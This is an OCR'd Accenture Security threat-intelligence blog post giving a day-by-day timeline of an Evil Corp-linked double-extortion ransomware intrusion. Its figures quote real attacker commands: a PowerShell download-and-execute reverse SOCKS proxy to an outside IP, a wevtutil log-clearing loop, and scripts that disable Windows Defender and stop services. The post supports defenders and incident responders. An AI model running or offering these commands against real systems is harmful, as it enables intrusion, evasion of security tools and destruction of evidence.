
Diving into double extortion campaigns

accenture.com/us-en/blogs/cyber-defense/double-extortion-campaigns




By Heather Larrieu, Curt Wilson, Katrina Hill

Previous Accenture Security blogs have provided insight into ongoing “Big-Game” extortion campaigns conducted by a threat group recently leveraging Hades, Phoenix Cryptolocker, and now Macaw Locker ransomware variants. Multiple intelligence sources are now linking the campaign to the Evil Corp threat group, which Accenture Security assesses to be true with moderate confidence.

This blog is part 1 of a 2-part series and will walk through an example attack timeline, address the critical events, and count down the days leading to ransomware deployment, as shown in Figure 1. Part 2 will highlight additional technical details of the intrusion clusters, associated attacker TTPs, and provide potential opportunities for detection that can be used to address these and similar “hands-on-keyboard” threat groups to support defenders in the field.

The information in this blog is based on data collected from CIFR incident response engagements. All intrusion data, analysis, and derived conclusions are based on Accenture’s distinct collection sources and available forensic artifacts.

<<< Start >>>


Initial Access
Previously acquired credentials or SocGholish Malware
266 days
Cobalt Strike Beacon dropped
188 days
Network Share Enumeration of critical documents
60 days
VPN login from a non-standard hostname.
13 days
Execution of Mimkatz and Advanced Port Scanner
9 days
Enumeration of staging directory C:\ProgramData
7 days
Accessing AWS environment
2 days
Execution of PuTTY and Advanced Port Scanner
1 day
Invoked a reverse SOCKS proxy
6 hours
Google searched questions on disabling security tools
4 hours
Executed exfiltration tooling and backups deleted
0 hours
Ransomware deployed


Caption: *Figure 1 - Key Events Leading to Ransomware Deployment. Copyright © 2021 Accenture. All rights reserved*

<<< End >>>

Initial Access:

The threat group has been seen using two different methods for initial access into the victim networks. The first is using previously acquired legitimate credentials that are not configured for multi-factor authentication (MFA) to access Internet-facing systems via exposed Remote Desktop Protocol (RDP) or using enterprise Virtual Private Network (VPN) services. The second utilized the foothold established by the SocGholish malware that was delivered to client systems via a fake browser update page. The fake update page, in this instance Google Chrome, is served from a compromised website with a message that indicates the client Chrome browser is out of date as shown by the example Figure 1.

<<< Start >>>



You are using an older version of Chrome

Update now to keep your Chrome browser running smoothly and securely.

Your download will begin automatically. If not, click here:

Caption: *Figure 2 - Fake Google Chrome Update Page – Source: Accenture CTI IntelGraph*

<<< End >>>


Depending on the configuration, a fake instance of Google Chrome is downloaded to the machine automatically or in response to the user clicking on the update button.

The SocGholish JavaScript code is encoded and has multiple stages of obfuscation to bypass security controls and evade detection. On execution, JavaScript will first profile the machine and exfiltrate detailed information system information such as:

- Computer name
- Username
- Operating system
- Domain
- Anti-malware products installed
- Process lists
- Hardware information

If the machine meets criteria specified by threat groups, then the next stage of compromise commences as additional malware such as the post-exploit tool Cobalt Strike is downloaded to the machine. Figure 2 shows a generalized activity flow from variants of SocGholish from March and August of 2021:

<<< Start >>>



Caption: Figure 3 – SocGholish Activity Flow – Source: Accenture CTI IntelGraph

<<< End >>>

SocGholish has been associated with the EvilCorp threat group as well as the threat group named UNC2602 by Mandiant.

<<< Start >>>

Ransomware response and recovery

READ MORE

<<< End >>>

Around 266 days before ransomware deployment:

The threat group dropped Cobalt Strike[1] Beacon, an implant commonly used in ransomware campaigns, on 6 endpoints to further their foothold and maintain persistence within the victim's environment. Shortly after execution, the Cobalt Strike Beacon connected out to the threat group's Command and Control (C2) server, newschools[.]info.

The Cobalt Strike Beacon implant was found in the C:\ProgramData directory which served as a primary staging area for the threat actors. Accenture Security noted that the group operated out of this staging directory across multiple systems with several tools and executables tied to the intrusion set consistently stored and executed from this path.

The extracted configuration file associated with the Cobalt Strike Beacon implant was used by Accenture Security to confirm that the implant was configured to check-in to its C2 server at two defined domains (currentteach[.]com or newschools[.]info) for pending tasks and then proceed to sleep for 45000 seconds with a 37% jitter percentage. What this means is that the beacon will sleep for a random time between 28350s to 45000s before the next check-in, making it difficult to predict the beacon pattern using common network detection techniques. The configuration also highlights other settings used by the threat actor to make detection more difficult by using junk data and customizable protocol headers.

The Cobalt Strike Beacon watermark for this particular implant is 305419896 which should ordinarily map to a unique Cobalt Strike license. In this case, however, this watermark has been reported associated with leaked or stolen Cobalt Strike instances and has been previously associated with ransomware affiliated operators at least as early as June 2020.[2]

Around 265 days before ransomware deployment:

The threat group had a successful login using a valid account from a non-standard hostname paired with an IP address from the victim network VPN range. Inspection of the hostname collected from Windows Security Logs events showed the workstation names used by the threat actor were not consistent with internal naming convention and, in fact, the names were among defaults assigned to publicly available VM images intended for testing.

Around 180 days before ransomware deployment:

The threat group enumerated around 1,200 network shares. Adversaries enumerate network shares to gain knowledge about the environment or to look for sensitive information that can be later used for collection and exfiltration. During this phase of network share enumeration, the threat group viewed the following items:

- IT Security operation documentation
- Infrastructure diagrams
- OneDrive documents
- Stored password safes
- Backup operational documentation
- HR documents
- Legal documents
- Financial documents

These documents provided key pivot points for the threat group to leverage.


Around 60 days before ransomware deployment:

The threat group continued to login to the environment using a valid account from a non-standard hostname paired with an IP address from the clients known VPN range. In addition, the threat group leveraged RDP to move laterally throughout the environment.

Around 13 days before ransomware deployment:

From the threat actor’s staging directory, C:\ProgramData, the threat group executed Mimikatz, a well-known tool used for credential dumping and privilege escalation, along with Advanced Port Scanner, a network scanning tool. Reviewing the filesystem, as shown below, the threat group made no attempt to conceal the name or obfuscate the tools beyond having them in an unusual staging directory.

<<< Start >>>



```
C:\ProgramData\mimikatz.exe

C:\ProgramData\Advanced_Port_Scanner_2.5.3581.exe
```

<<< End >>>

Around 9 days before ransomware deployment:

The threat group enumerated C:\ProgramData shares on around 230 systems. Accenture Security theorizes that the threat group was verifying access before staging the ransomware in C:\ProgramData.

Around 7 days before ransomware deployment:

Utilizing network shares, the threat group copied Google Chrome executables to different endpoints. From the Google Chrome browser executing on the targeted endpoints, the threat group would access a variety of critical web portals using legitimate user credentials acquired from earlier credential dumping with Mimikatz. Targeted sites included high value information repositories such as IT and Security team mailboxes and documentation and system architecture sites.

Additionally, the environment was configured to federate access to the AWS environment via SAML using Microsoft Azure Active Directory as described by AWS Security Blog “How to automate SAML federation to multiple AWS accounts from Microsoft Azure Active Directory.” With this configuration, the threat group was able to login to the “Microsoft MyApps” portal with the valid stolen Azure AD user credential and access the AWS environments without any MFA prompt. This allowed console access to several AWS resources:

- AWS Backup
- AWS Management Console
- AWS Storage Gateway
- S3 Management Console

About 2 days before ransomware deployment:


The threat group executed PuTTY, a SSH client, and Advanced Port Scanner. Shortly after, there is evidence of Advanced Port Scanner being quarantined by AV and then it being removed from quarantine. This behavior is evidence of the threat group having sufficient privileged access such that they were able to disable or modify security tools to avoid their tools being detected or contained. Reviewing the filesystem showed that the threat group again made no attempt to conceal the nature of the tools.

1 day before ransomware deployment:

The threat group invoked a reverse SOCKS proxy for an additional layer of persistence. A reverse SOCKS proxy allows a persistent network connection between the attacker's infrastructure and the clients environment.

Below is an example of a PowerShell command invoking a reverse SOCKS proxy.

<<< Start >>>



```
powershell -windowstyle hidden -nop -exec bypass -c IEX (New-Object
Net.WebClient).DownloadString('http://185.250.151.33:80/Invoke-
SocksProxy.psm1'); Invoke-ReverseSocksProxy -remotePort 443 -
remoteHost 185.250.151.33 -threads 400
```

Caption: *Figure 4 - Reverse SOCKS proxy command*

<<< End >>>

RANSOM DAY

The access and knowledge of the client environment gained by the threat actors over the past activities is employed to destroy the client's ability to do business, hamper recovery, and collect sensitive data for increased leverage in potential ransom negotiations. Tempo and specific operations suggest at least two distinct sets-of-hands on keyboard operators.

About 6 hours before ransomware deployment:

The day of ransomware deployment, evidence shows the threat group utilizing Google Chrome to Google Search questions to help achieve their next steps such as how to disable security tools and retrieve credentials.

Below are the search history results:

- "How to uninstall [antivirus tool]"
- "Uninstall [antivirus tool] without password"
- "aws cli get credentials path"
- "[antivirus tool] get credentials path"

- “[antivirus tool] bulk uninstall agent”
- "putty download”

During this time, the threat group is also seen accessing the following websites:


- AWS Backup
- AWS Command Line Interface
- AWS Management Console
- Download PuTTY: Latest release (0.74)

Shortly after, there is evidence of the threat group downloading a credential file, AWS CLI version 2, and PuTTY.

About 4 hours before ransomware deployment:

The threat group utilized 7zip to archive data that was then staged and exfiltrated to an attacker-controlled server hosted in Mega.nz cloud infrastructure, leveraging the MEGAsync utility. MEGA is an encrypted cloud storage tool often leveraged in ransomware incidents. After the data was exfiltrated, the threat group attempted to cover their tracks by moving all 7zip files to the recycle bin. Once again, evidence shows that the threat actor did not attempt to conceal 7zip and MEGAsync as shown below.

<<< Start >>>




```
C:\ProgramData\MEGAsyncSetup32.exe

C:\Users\<username>\Downloads\7z1900-x64.exe
```

<<< End >>>

About 4 hours before ransomware deployment:

While preparing for ransomware deployment, the threat group deleted snapshots of critical business data from network attached storage (NAS) device that had no functional backup. Figure 5 shows the threat group deleting the NAS snapshots.

<<< Start >>>




```
nas_audit_logs.txt:0000000f.00337afb 086dbfed <date> [kern_audit:info:1721]
8003e9000013a051:8003e9000013a053 :: <Endpoint>:ssh :: <IP Address>:<Port> ::
<Endpoint\Username>:: Question: Deleting a Snapshot copy permanen... : y ::
Success
```

Caption: *Figure 5 - NAS logs*
<<< End >>>

The threat group used “Microsoft MyApps” portal to get into AWS console and from there deleted all the S3 buckets containing the "backup” within in the name.

Then, a batch script, shown in Figure 8, that leveraged wevtutil.exe to clear event logs was used on affected hosts.

<<< Start >>>



FullPath	ResidentDataText	ResidentDataHex
Windows/SYSVOL/domain/scripts/script.suspicious.bat	:start for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1" timeout 60 goto start	00000000 3a 73 74 61 72 74 0d 0a 66 6f 72 20 2f 46 20 22 |:start..for /F "| 00000010 74 6f 6b 65 6e 73 3d 2a 22 20 25 25 31 20 69 6e |tokens=*" %1 in| 00000020 20 28 27 77 65 76 74 75 74 69 6c 2e 65 78 65 20 | ('wevtutil.exe | 00000030 65 6c 27 29 20 44 4f 20 77 65 76 74 75 74 6


Caption: *Figure 6 - Batch script used to clear event logs*

<<< End >>>

Ransomware deployment:

In preparation of the ransomware deployment, the threat group leveraged PowerShell to disable security tools such as Windows Defender. Figure 7 was the PowerShell command used to shut down Windows Defender.

<<< Start >>>




```
powershell Uninstall-WindowsFeature -Name Windows-Defender; shutdown -r -f -t 0
```

Caption: *Figure 7 - PowerShell command to disable Windows Defender*

<<< End >>>

From a domain controller, the threat group used PSEXEC to make connections to 1,200 systems to push out a batch script to shutdown security services running on a 30 second sleep loop as shown in Figure 8.

<<< Start >>>



```
wmic service where "caption like '%%SQL%%'" call
stopservice
wmic service where "caption like '%%Microsoft
Exchange%%'" call stopservice
powershell Set-MpPreference -
DisableRealtimeMonitoring $true
"C:\Program Files\Windows Defender\MpCmdRun.exe"
-RemoveDefinitions -All Set-MpPreference -
DisableIOAVProtection $true
timeout 30
goto start
```

Caption: *Figure 8 - Batch script to shutdown security services*

<<< End >>>

After the security services were shutdown, the threat group pushed ransomware across the environment.

After ransomware deployment:

At this point, the threat actor leaves the network in shambles. The organization is left to recover their environment the best they can and contemplate paying the ransom.

Part 2 of this blog series will dive deeper into detection and hunting opportunities to be leveraged by network defenders.

If you have an incident or need additional information on ways to detect and respond to cyberthreats, contact a member of our CIFR team 24/7/365 by phone 888-RISK-411 or email CIFR.hotline@accenture.com

Accenture Security is a leading provider of end-to-end cybersecurity services, including advanced cyber defense, applied cybersecurity solutions and managed security operations. We bring security innovation, coupled with global scale and a worldwide delivery capability through our network of Advanced Technology and Intelligent Operations centers. Helped by our team of highly skilled professionals, we enable clients to innovate safely, build cyber resilience and grow with confidence. Follow us @AccentureSecure on Twitter or visit us at www.accenture.com/security.

statements, and assessments in this report are solely those of the individual author(s) and do not constitute legal advice, nor do they necessarily reflect the views of Accenture, its subsidiaries, or affiliates. Given the inherent nature of threat intelligence, the content contained in this article is based on information gathered and understood at the time of its creation. It is subject to change. Accenture provides the information on an “as-is” basis without representation or warranty and accepts no liability for any action or failure to act taken in response to the information contained or referenced in this report.

This document makes descriptive reference to trademarks that may be owned by others. The use of such trademarks herein is not an assertion of ownership of such trademarks by Accenture and is not intended to represent or imply the existence of an association between Accenture and the lawful owners of such trademarks.

References

[1] https://attack.mitre.org/software/S0154/

[2] https://www.sentinelone.com/labs/enter-the-maze-demystifying-an-affiliate-involved-in-maze-snow/